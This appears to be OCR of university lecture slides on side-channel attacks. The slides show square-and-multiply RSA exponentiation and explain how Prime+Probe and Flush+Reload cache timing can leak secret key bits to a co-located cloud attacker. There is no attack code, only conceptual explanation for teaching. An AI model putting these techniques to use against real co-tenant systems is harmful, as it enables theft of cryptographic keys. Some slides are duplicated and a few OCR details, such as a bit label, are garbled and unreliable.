

Side-channels

Tom Ristenpart
CS 6431

Recall from last time:





This shouldn't matter if VMM provides good isolation!


Today

- Flush+Reload
  - Covert channel
  - As a side-channel
- Meltdown

The RSA trapdoor permutation

$pk = (N,e)$ $\quad$ $sk = (N,d)$ $\quad$ with $ed \bmod \phi(N) = 1$

$f_{N,e}(x) = x^e \bmod N$ $\quad$ $g_{N,d}(y) = y^d \bmod N$



Textbook exponentiation

How do we compute h^x mod N for any $h \in \mathbf{Z}_N^*$?

```
Exp(h,x,N)
X' = h
For i = 2 to x  do
      X' = X'*h mod N
Return X'
```

Requires time $O(|\mathbf{Z}_N^*|)$ in worst case.

```
SqrAndMulExp(h,x,N)
b_k,...,b_0 = x
f = 1
For i = k down to 0 do
      f = f^2  mod N
      If b_i = 1 then
            f = f*h  mod N
Return f
```

Requires time O(k) multiplies and squares in worst case.

```
SqrAndMulExp(h,x,N)
b_k,...,b_0 = x
f = 1
For i = k down to 0 do
    f = f^2  mod N
    If b_i = 1 then
        f = f*h  mod N
Return f
```

$$x = \sum_{b_i \neq 0} 2^i$$

$$h^x = h^{\sum_{b_i \neq 0} 2^i} = \prod_{b_i \neq 0} h^{2^i}$$

$$h^{11} = h^{8+2+1} = h^8 \bullet h^2 \bullet h$$

$b_3 = 1$ $\quad f_3 = 1 \bullet h$

$b_2 = 0$ $\quad f_2 = h^2$

$b_1 = 1$ $\quad f_1 = (h^2)^2 \bullet h$

$b_1 = 1$ $\quad f_0 = (h^4 \bullet h)^2 \bullet h \quad = \quad h^8 \bullet h^2 \bullet h$

```
SqrAndMulExp(h,x,N)
b_k,…,b_0 = x
f = 1
For i = k down to 0 do
    f = f^2  mod N
    If b_i = 1 then
        f = f*h  mod N
Return f
```

$$x = \sum_{b_i \neq 0} 2^i$$


$$h^x = h^{\sum_{b_i \neq 0} 2^i} = \prod_{b_i \neq 0} h^{2^i}$$

What side-channels might arise?

- Timing
- CPU state (caches, branch predictors,…)
- Power

Attack setting

Co-located placement on cloud instance



RSA-Decrypt takes adversarially supplied ciphertext $c \in \mathbf{Z}_N^*$ and computes $c^d \bmod N$

Attacker running on same server, in different VM (or process)

Where would this come up in practice?

(Part of) TLS handshake for RSA transport

Client

Server

Pick random Nc

ClientHello, MaxVer, Nc, Ciphers/CompMethods →

Pick random Ns

← ServerHello, Ver, Ns, SessionID, Cipher/CompMethod

Check CERT using CA public verification key

← CERT = (pk of bank, signature over it)


Pick random PMS
C <- E(pk,PMS)

C →

PMS <- D(sk,C)

Cache-based side channel attacks

- A long literature on cache side channel attacks
  - Percivel 2005: RSA side channels
  - Tromer et al. 2005: AES side channels
- Today: particularly simple one by Yarom and Faulkner useful in PaaS clouds



<u>SqrAndMulExp(h,x,N)</u>

$b_k,\ldots,b_0 = x$

$f = 1$

For i = k down to 0 do

  $f = f^2 \mod N$

  If $b_i = 1$ then


    $f = f*h \mod N$


Return f

Towards Prime+Probe


Suppose victim and attacker shares a core


Also sharing L1 instruction & data caches





Prime+Probe protocol





- Timings correlated to (distinct) cache usage patterns of S, M operations
- Can spy frequently (every ~16 µs) by exploiting scheduling

Prime+Probe limitations


- Originally worked only for L1 caches
  - Some recent work extending to LLC in certain settings
  - Multi-core settings difficult but feasible in lab (Zhang et al. 2012)
- Lots of noise from various sources
- State-of-the-art:
  - Sinan Inci et al. 2016 “Cache Attacks Enable Bulk Key Recovery on the Cloud”


Towards Flush+Reload

Deduplication-based memory page sharing (Linux, KVM, VMWare)

- Duplicate memory pages detected, physical pages coalesced
- Virtual address spaces different, but mapped to same physical addresses

Inclusive cache architecture







Towards Flush+Reload

Deduplication-based memory page sharing (Linux, KVM, VMWare)

- Duplicate memory pages detected, physical pages coalesced
- Virtual address spaces different, but mapped to same physical addresses


Inclusive cache architecture



